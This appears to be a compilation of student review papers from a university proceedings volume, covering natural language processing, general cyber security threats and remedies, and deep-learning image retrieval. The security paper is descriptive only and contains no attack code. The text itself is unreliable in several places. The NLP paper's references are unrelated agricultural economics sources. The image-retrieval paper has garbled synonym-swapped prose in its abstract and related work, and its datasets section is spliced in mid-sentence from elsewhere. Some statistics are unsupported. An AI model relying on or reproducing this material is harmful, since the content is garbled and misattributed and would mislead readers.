- [14] H. R. Choi*, S. W. Lee*, K. M. lung*, I. C. K*, S. I. Lee*, H. G. Choi**, I. W. Jeon+, J. D. N a d ’ “Tactile Display as a Braille Display for the Visually Disabled”, Proceedings of 2004 IEEE/RSJ International Conference on Intelligent Robots and Systems September 28 -October 2, 2004, Sendai, Japan.

Review on Natural Language Processing

Jigen Patel¹, Abhishek Mehta²

¹Student, BCA (Parul Institute of Computer Application, Parul University, India)
190510101108@paruluniversity.ac.in

²Associate Professor (Parul Institute of Computer Application, Parul University, India)
abhishek.mehta7067@paruluniversity.ac.in

Abstract—Natural language processing is a branch of computer science and artificial intelligence which is concerned with interaction between computers and human languages. Natural language processing is the study of mathematical and computational modelling of various aspects of language and the development of a wide range of systems. These includes the spoken language systems that integrate speech and natural language. Natural language processing has a role in computer science because many aspects of the field deal with linguistic features of computation. Natural language processing is an area of research and application that explores how computers can be used to understand and manipulates natural language text or speech to do useful things. The applications of Natural language processing include fields of study, such as machine translation, natural language text processing and summarization, user interfaces, multilingual and cross language information retrieval (CLIR), speech recognition, artificial intelligence (AI) and expert systems.

Index Terms—Natural language Processing (NLP), Cross Language Information Retrieval (CLIR), Artificial intelligence (AI)

INTRODUCTION

Natural Language processing is a branch of computer science, artificial intelligence and linguistics concerned with the interactions between computers and human (natural) language. Natural languages are languages spoken by humans. Natural language is any language that humans learn from their environment and use to communicate with each other. Whatever the form of the communication, natural languages are used to express our knowledge and emotions and to convey our responses to other people and to our surroundings. Natural languages are usually learned in early childhood from those around us. Currently we are not yet at the point where these languages in all of their unprocessed forms can be understood by computers. Natural language processing is the collection of techniques employed to try and accomplish that goal. The field of natural language processing (NLP) is deep and diverse. Natural language processing (NLP) is a collection of techniques used to extract grammatical structure and meaning from input in order to perform a useful task as a result, natural language generation builds output based on the rules of the target language and the task at hand. NLP is useful in

the tutoring systems, duplicate detection, computer supported instruction and database interface fields as it provides a pathway for increased interactivity and productivity.

literature review

The research work in the natural language processing has been increasingly addressed in the recent years. The natural language processing is the computerized approach to analyzing text and being a very active area of research and development. The literature distinguishes the main application of natural language processing and the methods to describe it.

Natural language processing for Speech Synthesis:

This is based on the text to speech conversion i.e (TTS) in which the text data is the first input into the system. It uses high level modules for speech synthesis. It uses the sentence segmentation which deals with punctuation marks with a simple decision tree.

Natural language processing for Speech Recognition:

Automatic speech recognition system make use of natural language processing techniques based on grammars. It uses the context free grammars for representing syntax of that language presents a means of dealing with spontaneous through the spotlighting addition of automatic summarization including indexing, which extracts the gist of the speech transcriptions in order to deal with Information retrieval and dialogue system issues.

levels of NLP

The most explanatory method for presenting what actually happens within a Natural Language Processing system is by means of the ‘levels of language’ approach. This is also referred to as the synchronic model of language and is distinguished from the earlier sequential model, which hypothesizes that the levels of human language processing follow one another in a strictly sequential manner. Psycholinguistic research suggests that language processing is much more dynamic, as the levels can interact in a variety of orders. Introspection reveals that we frequently use information we gain from what is typically thought of as a higher level of processing to assist in a lower level of analysis. For example, the pragmatic knowledge that the document you are reading is about biology will be used when a particular word that has several possible senses is encountered, and the word will be interpreted as having the biology sense. Of necessity, the following description of levels will be presented sequentially. The key point here is that meaning

is conveyed by each and every level of language and that since humans have been shown to use all levels of language to gain understanding, the more capable an NLP system is, the more levels of language it will utilize.

Phonology:

This level deals with the interpretation of speech sounds within and across words. There are, in fact, three types of rules used in phonological analysis [11]:

- 1) Phonetic rules: It is used for sound within words.
- 2) Phonemic rules : It is used for variations of pronunciation when words are spoken together.
- 3) Prosodic rules : It is used to check for fluctuation in stress and intonation across a sentence.

In an NLP system that accepts spoken input, the sound waves are analyzed and encoded into a digitized signal for interpretation by various rules or by comparison to the particular language model being utilized.

Morphology:

Morphology is the first stage of analysis once input has been received. It looks at the ways in which words break down into their components and how that affects their grammatical status. Morphology is mainly useful for identifying the parts of speech in a sentence and words that interact together. The following quote from Forsberg gives a little background on the field of morphology. Morphology is a systematic description of words in a natural language. It describes a set of relations between words' surface forms and lexical forms. A word's surface form is its graphical or spoken form, and the lexical form is an analysis of the word into its lemma (also known as its dictionary form) and its grammatical description. This task is more precisely called inflectional morphology. Being able to identify the part of speech is essential to identifying the grammatical context a word belongs to. In English, regular verbs have a ground form with a limited set of modifications, however, irregular verbs do not follow these modification rules, and greatly increase the complexity of a language. The information gathered at the morphological stage prepares the data for the syntactical stage which looks more directly at the target language's grammatical structure.

1) Syntax: Syntax involves applying the rules of the target language's grammar, its task is to determine the role of each word in a sentence and organize this data into a structure that is more easily manipulated for further analysis. Semantics are the examination of the meaning of words and sentences.

a) Grammar: In English, a statement consists of a noun phrase, a verb phrase, and in some cases, a prepositional phrase. A noun phrase represents a subject that can be summarized or identified by a noun. This phrase may have articles and adjectives and/or an embedded verb phrase as well as the noun itself. A verb phrase represents an action and may include an imbedded noun phrase along with the verb. A prepositional phrase describes a

noun or verb in the sentence. The majority of natural languages are made up of a number of parts of speech mainly: verbs, nouns, adjectives, adverbs, conjunctions, pronouns and articles.

b) Parsing: Parsing is the process of converting a sentence into a tree that represents the sentence's syntactic structure. The statement: "The green book is sitting on the desk" consists of the noun phrase: "The green book" and the verb phrase: "is sitting on the desk." The sentence tree would start at the sentence level and break it down into the noun and verb phrase. It would then label the articles, the adjectives and the nouns. Parsing determines whether a sentence is valid in relation to the language's grammar rules.

C. Semantics: It builds up a representation of the objects and actions that a sentence is describing and includes the details provided by adjectives, adverbs and propositions. This process gathers information vital to the pragmatic analysis in order to determine which meaning was intended by the user.

D. Pragmatics: Pragmatics is "the analysis of the real meaning of an utterance in a human language, by disambiguating and contextualizing the utterance". This is accomplished by identifying ambiguities encountered by the system and resolving them using one or more types of disambiguation techniques .1) Ambiguity: Ambiguity is explained as "the problem that an utterance in a human language can have more than one possible meaning. applications of nlp application of natural language processing:

Autocorrect and
Autocomplete Chatbots &
Virtual Assistants
Speech Recognition and Voice
Assistants Targeted Advertising
Machine Translation and Language Translator

Auto-correct and Auto-complete

Whenever you search anything on Google, after typing 3-4 letters, it shows you the possible search terms. Or, if you search for something with types, it corrects them and still shows relevant results for you. Isn't it amazing?

It is something that every person uses this in daily life but never pays much attention on it. It's a wonderful application of natural language processing and a great example of how it's affecting millions of people around the world, including you and me. auto-complete and auto-correct both help us in finding accurate search results much efficiently. Now a day's various other companies have also started using this feature on their websites like Google, Facebook, Instagram and Quora.

Chatbots & Virtual Assistants

Chatbots & virtual assistants are used for automatic queries solving, designed to understand natural language and deliver an appropriate response through natural

language generation. Customer care is the most important thing for any company. It can help the company's improve their products, and also keep the users satisfied. But get across with every customer manually, and helping them for their problems can be an exhausting task. that's why Chatbots come into the picture. Chatbots help the company's in achieving the goal of smooth customer experience.

Today, many companies use chatbots for their applications and websites, which solves basic questions of a user's. It not only makes the process easier for the company's but also saves customers from the frustration of waiting to interact with customer call assistance.

It can cut down the cost of hiring call center agent for the company. Initially chatbots were only used as a tool that deal with customer's quires, but nowadays they have evolved into a personal companion. From recommending a product to taking feedback from the users, chatbots can do everything.

Speech Recognition and Voice Assistants

Speech recognition technology uses natural language processing to transform spoken language into a machine- understandable format. you have already met them Google Assistant, Apple Siri, Amazon Alexa. All of these are voice assistants.

A voice assistant is a module that uses for speech recognition.natural language processing to understand the voice commands of a user and perform actions accordingly. It islike to a chatbot, but I have included voice assistants independently because they deserve a better place on this list.They are not like a chatbot and can do many more things thana chatbot.

Nowadays, most of us cannot imagine our lives without voice assistants. Throughout the years, they have revolutionizedinto a very reliable and powerful friend. From setting our alarm's to finding a hotel for us, a voice assistant can do anything. They have opened a new path of opportunities for both users and companies.

Targeted Advertising

Whenever you searching for anything on Amazon, and a few minutes later, Google started showing you ads related to similar product on various webpages.

Targeted advertising is a type of online advertising where adsare shown to the user based on their online searches. Most of the online companies today use this system because first, it saves companies a lot of money, and second, relevant ads are shown only to the potential customers.

Targeted advertising works mainly on Keyword Matching. The Advisement are associated with a keyword or wording, and it is shown to only those users who search for the keyword similar to the keyword with which the advertisementwas associated. Obviously, not only that, there are other factors like the websites they visited recently, and the webpages they showed interest

in, are all taken into accountto provide the users with the relevant ads of products that they might be searching.

Machine Translation and Language Translator

Google Translate to find out what a particular word or phrase is in a different language and the ease with which it translatesa piece of text in one language to another is pretty amazing, the technique behind it is Machine Translation. Machine translation is one of the first applications of natural language processing.In older days, machine translation systems were dictionary based and rule based system, and they got limited success. However, due to change in generation in the field of neural networks, availability of humongous data, and powerful machines, machine translation has become fairly accurate in converting the text from one language to another.Nowadays, tools like Google Translate can easily convert text from one language to another language. These tools are helping various people and businesses in breaking the language barrier and becoming successful.

ADVANTAGES

Users can ask questions about any subject and get direct answers within seconds.NLP system provides response to the questions in natural language.NLP system provides exact answers to the questions, there is no unnecessary or unwanted information's.The accuracy of the answers increases with the amount of relevant information given in the question.NLP process helps computers convey with mans in their language and scales to other language and related tasks.Allows you to presents more language-based data compares to a human being without fatigue and in an unbiased and consistent way.Structuring a highly irregular data sourceProduce a readable summary of a part of the text.

Given a sentence or larger chunk of text, determine comparable words refer to the same objects.This includes a number of similar tasks. One task is identified the discourse structure of connected text

DISADVANTAGES

Complex Query Language- the system may not be able to give the correct answer it the question that is poorly wordedor ambiguous.The system is construct for a single and specific task only; it is unable to adapt to new domains and problems because of limited functions.NLP system doesn't have a user interface which lacks features that allow users to further communicate with the system.

CONCLUSION

While NLP is a relatively recent area of research and application, as compared to other information technology approaches, there have been sufficient successes to date that suggest that NLP-based information access technologies will continue to be a major area of research and development in information

systems now and far into the future. The state-of-the-art Natural Language Processing techniques applied to speech technologies, specifically to Text-To-Speech synthesis and Automatic Speech Recognition. In 3TTS. The importance of NLP in processing the input text to be synthesized is reflected. The naturalness of the speech utterances produced by the signal-processing modules are tightly bound to the performance of the previous text-processing modules. In ASR the use of NLP particularly is complementary [7]. It simplifies the recognition task by assuming that the input speech utterances must be produced according to a predefined set of grammatical rules. Its capabilities can though be enhanced through the usage of NLP aiming at more natural interfaces with a certain degree of knowledge. Reviews the major approaches proposed in language model adaptation in order to profit from this specific knowledge

REFERENCES

- [1] Acharya, T.K.T. (1973). "Scope of Green Revolution in Maharashtra", State Bank of India, Monthly Review, Vol. 12, No.10, pp. 369-386.
- [2] Acharya, Shabd S. (2007), "National Food Policies Impacting on Food Security: The Experience of a Large Populated Country- India", in Basudeo Guha Khasnasis, Shabd S. Acharya and Benjamin Davis (Eds) Food Insecurity, Vulnerability and Human Rights Failure, Studies in Development Economics and Policy, World Institute for Development Economics.
- [3] Research. AERC (1994) , " Inter District Variations in Agricultural Development in Gujarat-1949-50 to 1991-92", M. T. Pathak , H. F. Patel and R. A. Dutta, Agro Economic Research Centre, Vallabh Vidyanagar.
- [4] AERC (1994), "Inter district Variation in Agriculture Development in Rajasthan 1956-557 to 1989-90", D. Bagchi and Verma, H.M., Agro Economic Research Centre, Vallabh Vidyanagar.
- [5] Agrawal A.N., "Indian Economy Problem of Development and Planning", 16th edition, Wiley Eastern Ltd., N. Delhi, 1990.
- [6] Bagchi D., "Review of state Agriculture Policy in Rajasthan", AERC, SPU, VVNagar, 2006.
- [7] Bagchi Dilip (2004), "Review of State Agricultural Policy in Rajasthan", Agro-economic Research Centre, Vallabh Vidyanagar, Gujarat State.
- [8] Ball, V. Eldon; Bureau, Jean-Christophe; Nehring, Richard and Somwaru, Agapi (1997), "Agricultural productivity Revisited" American Journal of Agricultural Economics, Vol.79, No. 4, November, pp. 1045-1063.
- [9] Bhalla G.S. and Alagh Y.K., "Performance of Indian Agriculture, A District wise Study", Sterling publishers pvt.ltd. N. Delhi, 1980. 379 10. Bhalla G.S. and Singh Gur mail, "Economic Liberalizati

A Review Paper on Cyber Security

Yagnik Malvaniya¹, Abhishek Mehta²

Parul Institute of Computer Applications

, Parul university, waghodiya ,Gujarat,india.

200510101071@paruluniversity.ac.in

Parul Institute of Computer Applications

, Parul university, waghodiya ,Gujarat,india.

abhishek.mehta7067@paruluniversity.ac.in

Abstract: We will be analyzing a variety of cyber-attacks and different security methods. We aspire to create research into the subject area. This paper explores how cybercrime has become a serious threat in our lives and we are going to look at a few of the different security methods that are being used in this arena and their various weaknesses.

INTRODUCTION

Cyber security is generally the techniques set to protect the cyber environment of the user. This environment includes the user themselves, the devices, networks, applications, all software's etc.

The main objective is to reduce the risk including cyber attacks.

Cyber security is the branch of computer security related to internet. The main security objective is to project the device using various rules and to establish various measures against attack over the internet.

There are various methods that are used to prevent online attacks and enhance internet security. With the rise of online activities, applications the cyber-attacks are increasing day by day.

THREATS

• MALICIOUS SOFTWARE

A computer user can be forced sometimes to download a software onto a computer that is of malicious intent. Such software comes in many forms, such as viruses, Trojan horses, and worms.

1. VIRUS

It is the type of malicious software that, when executed replicates itself by modifying other computer programs. Computer viruses causes economic damage due to system failure, corrupting data, increasing maintenance cost etc.



Fig. 1 VIRUS




Fig. 2 WORMS

2. TROJAN HORSE

A **TROJAN HORSE**, commonly known as a Trojan , is a name for malicious software that tends to be harmless, so that a user by will allows it to be downloaded onto the computer.

Trojan allow an attacker to hack users' personal information such as banking information, email passwords, personal identity. It also affects other devices connected to the network.




Fig. 3 TROJAN

WORMS

MALWARE

MALWARE is a term short for malicious software, used to destroy computer operation, gather very sensitive information, or gain access to private computer systems.

A computer worm is a standalone malware computer program that replicates itself in order to spread to other computer. Many worms are designed only to spread, and do not attempt to change the systems they pass through. Malware is defined by its malicious intent, acting against the requirements of the computer user, and does not include software that causes unintentional harm due to some deficiency. The term malware is sometimes used for bad malware and unintentionally harmful software.

PHISHING

It is the attempt to obtain sensitive information such as credit card details, usernames, passwords etc. often for the malicious reasons.

Phishing is typically carried out by the instant messaging or email spoofing and it often directs users to enter personal details at a fake website. Phishing emails may contain links to website that are infected with malware.

Phishing is the main example of social engineering techniques used to deceive users and exploits weakness in current web security.

Phishing is of different types-

SPEAR PHISHING

Phishing attacks directed at any individual or companies have been termed as spear phishing. This is the most successful technique on the internet today with 91% of attacks.

In this the attackers gathers the information about the companies and their targets to increase their probability of success.

Clone Phishing

It is the type of phishing attack where an email containing an attachment or link has had its content and recipient address (es) taken and used to create an almost identical or cloned email.

Whaling

Several phishing attacks have been directed specifically at senior executives and other people with high-profile targets within businesses so these types of attacks are termed as whaling.

• KEYSTROKE LOGGING

It is often referred as key logging or keyboard capturing in which the person using the keyboard is unaware of the

fact that their actions are being monitored. It is basically the action of recording the keys struck on the keyboard.

There are various key logging methods ranging from software and hardware based approaches to acoustic analysis.

1. *Software Based Key Loggers*

These are computer programs designed to work on the target computer's software. Key loggers are used in IT firms to troubleshoot technical problems with computers and business networks. Families and business people use key loggers legally to monitor network usage without their users' knowledge.

1. *Hardware Based Key loggers*

Hardware-based key loggers do not depend upon any software being installed as they exist at a hardware level in a computer system.

REMEDIES

• FIREWALL

A computer firewall controls the access between the networks. It contains filters depending upon one firewall or the other. Firewall is basically a computer security system that controls and monitors the incoming outgoing network traffic based on security rules. A firewall basically establishes a barrier between a trusted, secure internet network and other outside network such as internet that is not considered as secured or trusted.

• INTERNET SECURITY PRODUCTS

1. ANTIVIRUS

Antivirus software and internet security programs are able to protect a programmable device from attack by detecting and eliminating the viruses. Antivirus software was used in the early years of internet but now with the development several free security applications are available on internet.

2. PASSWORD MANAGERS

The password managers is a software application that is used to store and organize the passwords. Password managers usually store passwords encrypted, requiring the person to create a master password; a single, ideally a very strong password which allows the user access to their entire password database.

3. SECURITY SUITS

The security suits contains the suits of firewalls, anti-virus, anti-spyware and many more. They also gives the theft protection, portable storage device safety check, private internet browsing or make security related decisions and are free of charge.

• SECURITY TOKENS

Some online sites offers the users the ability to use the six

digit code which randomly changes after every 30-60 seconds on a security token. The keys on the token have built computations and manipulated numbers based on the current time built into the device. This means that after every thirty seconds there is only a certain sequence of numbers possible which would be correct to access to the online account.

CONCLUSION

This paper is basically trying to tell about the various cyber- attacks and the various security methods that can be used to prevent our device from getting attacked. Also it helps to overcome several loopholes on their computer operation.

REFERENCE

- [1] <https://en.wikipedia.org/wiki/Phishing>
- [2] https://en.wikipedia.org/wiki/Internet_security#Phishing
- [3] <https://en.wikipedia.org/wiki/Malware>

Fundamental Of Image Retrieval with Deep Learning

Shashank Singh Solanki

Department of Computer Application PARUL UNIVERSITY

Vadodara, India

solankishashanksingh@gmail.com

Asst. Prof. Payal Parekh

Department of Computer Application

PARUL UNIVERSITY

Vadodara, India

parekhpayal36@gmail.com

Abstract :- Content-based picture recovery (CBIR) utilizes picture content elements to look and recover computerized pictures from an enormous data set. An assortment of visual component extraction methods have been utilized to carry out the looking through reason. Because of the calculation time prerequisite, some great calculations are not been utilized. The recovery execution of a substance based picture recovery framework vitally relies upon the element portrayal and similitude estimations. A definitive point of proposed strategy is to furnish a productive calculation to manage the previously mentioned issue definition. Here the profound conviction organization (DBN) strategy for profound learning is utilized to remove the highlights and grouping and is an arising research region, due to the age of enormous volume of information. The proposed technique is tried through reenactment in correlation and the outcomes show an immense positive deviation towards its presentation.

Keywords :- Image retrieval, Deep Learning, Data Analysis, Image Extraction

I. Introduction

Since their ground-breaking results on picture classification in recent ImageNet challenges [1,2], Deep learning-based algorithms have shone in many other computer vision problems, including object identification [3] and semantic segmentation [4]. They've also recently reignited interest in highly semantic tasks like picture captioning [5,6] and visual question answering [7]. Deep learning methods, on the other hand, have shown underwhelming outcomes for some problems, such

as instance level picture retrieval. In fact, traditional approaches depending on local descriptor Recent image retrieval work based on deep architectures has generally been limited to using a pre-trained network as a local feature extractor. The majority of the work has gone into creating image representations that can be used for image retrieval based on those features. This is difficult because retrieval representations must be compact while keeping the majority of the image's fine details. Deep architectures have been improved to accurately represent input images of various sizes and aspect ratios [12,13,14], as well as to address the lack of geometric invariance of convolutional neural network (CNN) features [15,16].

The focus of this paper is on learning these representations. We propose that the lack of supervised learning for the specific goal of instance-level image retrieval is one of the key reasons why deep approaches lag behind the state of the art. CNN-based retrieval approaches frequently leverage local features extracted using networks pre-trained on ImageNet for a classification problem at the heart of their architecture. These traits are learned to discriminate between distinct semantic categories, but they are also extremely resistant to intra-class variability as a side effect. This is a bad quality for retrieval, since we want to be able to distinguish between different items, even if they all belong to the same semantic category. To attain competitive performance, learning characteristics for the unique task of instance-level retrieval appears to be critical. To this end, we use the regional maximum activations of convolutions (R-MAC), a recent deep representation for retrieval [14]. It combines numerous image regions into a compact feature vector

with a defined length, making it scale and translation resistant. This representation is capable of dealing with high-resolution images of various aspect ratios while maintaining a competitive level of accuracy. We remark that all of the stages involved in constructing the R-MAC representation are differentiable, allowing us to learn its weights from beginning to end. Our initial contribution is to employ a three-stream Siamese network that uses a triplet ranking loss to explicitly optimise the weights of the R-MAC representation for the image retrieval challenge. We use the public Landmarks dataset [17] to train this network. This dataset was created by inputting the names of different locations into picture search engines, and as a result, it contains a huge number of mislabeled and false positive photographs. This makes it impossible for the network to learn a decent representation. We present an automatic cleaning approach and show that learning improves dramatically on cleaned data.

Our second contribution is to understand the R-MAC descriptor's pooling mechanism. A rigid grid governs the positioning of zones that are grouped together in the basic architecture of [14]. We propose that, given the image information, we can anticipate the position of these zones. As a by-product of the cleaning process, we train a region proposal network with bounding boxes calculated for the Landmarks pictures. We show that region proposals beat the rigid grid in both quantitative and qualitative terms.

Our two ideas combine to create a unique architecture that can encode a single image into a compact fixed-length vector in a single forward pass. The dot product can then be used to compare representations of different images. Our strategy surpasses earlier approach.

II. Related Work

This section highlights some of the existing work on image retrieval. For example, [18] described a novel image descriptor approach for retrieving multiple image scenes. For the purposes of achieving a high level semantics, groupings of pixels were regarded together in this technique. The proposed method is used to find photos that are similar but not identical. The proposed CIBR technique is divided into three sections: dataset partitioning, feature extraction, and training classifier training. Scale-space extreme detection, key point localization, orientation assignment, and key point descriptor are used to extract features. This method had the advantage of Al-sahaf [19] outlined a novel strategy that emphasised the important components of a GP-criptor while also analysing the program's success. Because this new method required direct contact with the raw pixel values, there was no need for humans to provide predefined/extracted features. The suggested approach

accepts an image as input and generates a feature vector. The proposed method manages texture picture rotation variation by employing a new terminal set, function set.

Two labelled instances for a class were used to create image descriptors. Furthermore, the manual combination of the critical points for designing the rotation in-variant was not required for this GP-criptorri. The construction of the descriptor needed fewer training instances, which was beneficial for applications with minimal labelled data. As a result of the operational capabilities, the training cost was lowered.

Ciocca et al. [20] used a genetic programming framework to develop a new method for predicting complications in textured images. In this approach, nonlinear combinations were enabled, allowing the corresponding picture feature interactions in complexity perceptions to be elucidated. The roughness memorability, number of regions, and chroma measures were all examined in the grey level image, which was dominating over other traditional methods. [21] posed a difficult issue involving the usage of satellite pictures and the extraction of interesting photographs from a database. For retrieving specific photographs in the database that were connected to the search query, a content-based image retrieval technique was applied. A statistical approach was used to extract the textural information. Finally, a region-based comparison was performed using a Bayesian classifier that used a probabilistic technique to classify images.

Feature Extraction-Related Works :- Local features made up of spatial domains were examined in [10] to show the ramifications of comparing a picture to an image catalogue. The segmentation process was required for overall feature extraction. There are two types of feature extraction: local features and global features. Local characteristics such as colour, form, and texture are used to detect things. For object classification, global features are used. To integrate the colour and texture Devi [22] described a novel facial recognition approach based on an SVM classifier and a neural network. From the images returned by the retrieval procedure, the SVM was employed as a recognizer for the query image. In terms of recognition rate and retrieval time, the CBIR methodology outperformed other traditional methods. Lu et al. [23] clarified an original face acknowledgment approach by combining shape and surface highlights. The shape include portrayal, surface component portrayal, quick confronted recovery by course to the observe strategy procedures utilized in the proposed technique. The surface data of appearances was removed utilizing

adjusted Google Net. Then, these two elements were intertwined and offset with head part investigation (PCA). To expand the effectiveness, a coarse-to-fine hunt component was utilized for tracking down adequately comparable articles. A versatility, the exhibition of facial credits are improved. Wang [24] introduced the difficulties looked by content-based picture recovery (CBIR). A (CBIR) saves picture information base in the list document for going along with it with the first picture. Picture descriptor is addressed in vector design. The shape and the surface highlights were effectively consolidated to further develop the picture recovery rate. From the trial results, huge upgrades were accomplished on notable data sets for the proposed technique contrasted and other customary strategies.

Liu et al. [25] advocated a colour difference histogram (CDH) as a way for depicting image features for image retrieval, and this method was used to represent image features. Color, texture, and shape traits, as well as spatial layout, have good discrimination strength with this strategy. Precision and recall are used to evaluate the suggested method's performance. To achieve good outcomes, two features are combined. In [26], the authors suggested an effective method for retrieving photos of faces. Singular values and potential-field representation were used in this procedure. Rotation invariant property, shift invariant property, and scale-invariant property are all used to represent the image.

examples of general images that demand attention and improvement for image representation. Kumar et al. [27] investigated the retrieval of multi-modality images and 2D images with many dimensions from a variety of medical data sources. A (CBIR) is an image retrieval method that uses visual attributes such as colour, texture, and shape. These characteristics were then employed to address the two restrictions of sensory and semantic gaps. In terms of vector and distance metrics, the Euclidean distance was utilised to measure the features. The (CBIR) structure has been used in the health-care industry.

In content-based picture retrieval, Guo et al. [28] exploited error diffusion block truncation coding characteristics. By treating video as a succession of images, an expansion of the EDBTC image retrieval system was utilised to index it. Then the CHF Bit pattern histogram finds a match between the query and the targeted image. The features were introduced to EDBT indexing once this technology attained great accuracy. The work's tremendous complexity was a drawback. The proposed method effectively performed an image index for CIBR and image compression.

Related deals with existing strategies :- The Dubey [29], addressed a philosophy of building a descriptor a locally by utilizing an enormous size of the local that should be possible by a request which is neighborhood directional out of other force esteems at different scales a particular way. The LDOP (neighborhood directional request design)— is assessed by deciding the association between the focal pixel and request list that are locally directional.

Wang et al. [30] displayed restrictive irregular field (CRF) by utilizing words that are semantically related, in which every single vertex address an official choice. This CRF utilized RVM to group nearby proof. Three significant segments in the proposed design were double picture classifier, standardized Google distance, CRF model. Gathering of words for pictures was acquired by the double classifier. The distance between the two words is removed by NGD. CRF coordinate ontologies, refine pictures. This paper likewise fostered a calculation to gain proficiency with the weighted characteristics of the CRF model.

Guo et al. [31] fostered a picture recovery philosophy which utilized ODBTC highlights to develop picture ascribes like BPF and CCF. They are handily extricated from two ODBTC bitmap and quantizers with the contribution of codebooks outwardly. ODTBC is basic for.

Zhao et al. [32] addressed leak semantic positioning for multi-picture recovery. In this paper profound convolution network is converged with hash capacities for performing hash codes planning. High quality elements are hard to address in the proposed technique. The proposed strategy was finished utilizing three different ways profound hash capacities, semantic positioning oversight, substitute misfortune streamlining. An information picture is changed and given to convolution layers, completely associated layers in profound hash capacities. Issues in SVM was settled by semantic positioning management.

Lin et al. [33] proposed a proficient profound learning system for making double codes by utilizing (CNN) to recover huge scope pictures. The thought was, within the sight of information marks, stowed away layers are utilized to address the idle idea for the prevailing class names. The hash codes and pictures are learned in a pointwise way rather than pairwise in other directed techniques for picture recovery. With straightforward adjustments in profound CNN, this technique showed

1% to 30% further developed recovery accuracy on MNIST and CIFR-10 informational collections.

From the above survey of the current methodologies, certain significant issues in picture recovery was noticed, like high computational intricacy, wrong component extraction and grouping, expanded computational time, significant expense, semantic holes, dependability, and ineffectual recovery of pictures.

Past research has inspected the picture recovery process utilizing various calculations; in any case, certain restrictions are available in the conventional picture recovery process, like insufficient element extraction, manual picture explanation, and lower exactness. To conquer these issues, a preprocessing procedure with a middle channel is utilized to eliminate the commotion for better exactness and dependability. The recovery of pictures is viable because of utilizing a prepared classifier for the arrangement of chose elements to recover the pertinent information.

II. Datasets Overview

be photos related to the landmark, but not showing the landmark itself, e.g. floor plans portraits of architects, or views from the landmark. Long-tailed class distribution: There are much more photos of famous landmarks than of lesser-known ones. Out-of-domain queries: The query stream that these systems receive may come from various applications such as photo album apps or visual search apps and often contains only a small fraction of landmarks among many photos of other object categories. This poses a significant challenge for the robustness of the recognition algorithm. We designed our dataset to capture these challenges. An additional goal was to use only images whose licenses permit indefinite retention and reproduction in publications. Non-goals. In contrast to many other datasets, we explicitly did not design GLDv2 to have clean query and index sets for the reasons mentioned above. Also, the dataset does not aim to measure generalization of embedding models to unseen data – therefore, the index and training sets do not have disjoint class sets. Finally, we do not aim to provide an image-level retrieval ground truth at this point due to very expensive annotation costs. Instead, the retrieval ground truth is on a class-level, i.e. all index images that belong to the same class as a query image will be marked as relevant in the ground truth. 3.2. Scale and Splits The Google Landmarks Dataset v2 consists of over 5M images and over 200k distinct instance labels, making it the largest instance recognition dataset to date. It is divided into three subsets: (i) 118k query images with ground truth annotations, (ii) 4.1M training images of

203k landmarks with labels that can be used for training, and (iii) 762k index images of 101k landmarks. We also make available a cleaner, 3 reduced training set of 1.6M images and 81k landmarks (see Sec. 5.1). While the index and training set do not share images, their label space is highly overlapping, with 92k common classes. The query set is randomly split into 1/3 validation and 2/3 testing data. The validation data was used for the “Public” leaderboard in the Kaggle competition, which allowed participants to submit solutions and view their scores in real-time. The test set was used for the “Private” leaderboard, which was used for the final ranking and was only revealed at the end of the competition.

Oxford and Paris Datasets :- The original Oxford and Paris datasets consist of 5,063 and 6,392 high-resolution (1024 × 768) images, respectively. Each dataset contains 55 queries comprising 5 queries per landmark, coming Positive images clearly depict more than 25% of the landmark, junk less than 25%, while the landmark is not shown in negative ones. The performance is measured via mean average precision (mAP) [34] over all 55 queries, while junk images are ignored, i.e. the evaluation is performed as if they were not present in the database.

Revisited Datasets: ROxford and RParis :- Images from which the queries are cropped are excluded from the evaluation dataset. This way, unfair comparisons are avoided in the case of methods performing off-line preprocessing of the database [35, 36]; any preprocessing should not include any part of query images. The revisited datasets, namely, ROxford and RParis, comprise 4,993 and 6,322 images respectively, after removing the 70 queries. The original annotation and evaluation protocol is closest to our Easy setup. Even though this setup is now trivial for the best performing methods, it can still be used for evaluation of e.g. near duplicate detection or retrieval with ultra short codes. The other setups, Medium and Hard, are challenging and even the best performing methods achieve relatively low scores. See Section 4 for details.

European City 50k Dataset :- European Cities 50K (EC50K) dataset consists of 50,767 geo-tagged images from 14 European cities, crawled from Flickr using geographic queries covering a window of each city center. A subset of 778 images from 9 cities are annotated into 20 groups of images depicting the same scene, building or landmark. Since not all are landmarks, annotation cannot rely on tags; it is rather a combination of visual query expansion and manual clean-up. Five images are selected as queries from each group, for a total of 100 queries. The remaining 49,989

images from the other 5 cities are the distractors. Most of them depict urban scenery like the ground-truth, making a challenging distractor dataset. Sets of query images selected for evaluation are depicted in Figure 1, while a representative image from each group of the annotated set is presented in Figure 2. Sample images from the distractor set are presented in Figure 3.




Figure 1. Selected query images of four groups of the EC50K dataset




Figure 2. Representative images from all groups of the EC50K dataset

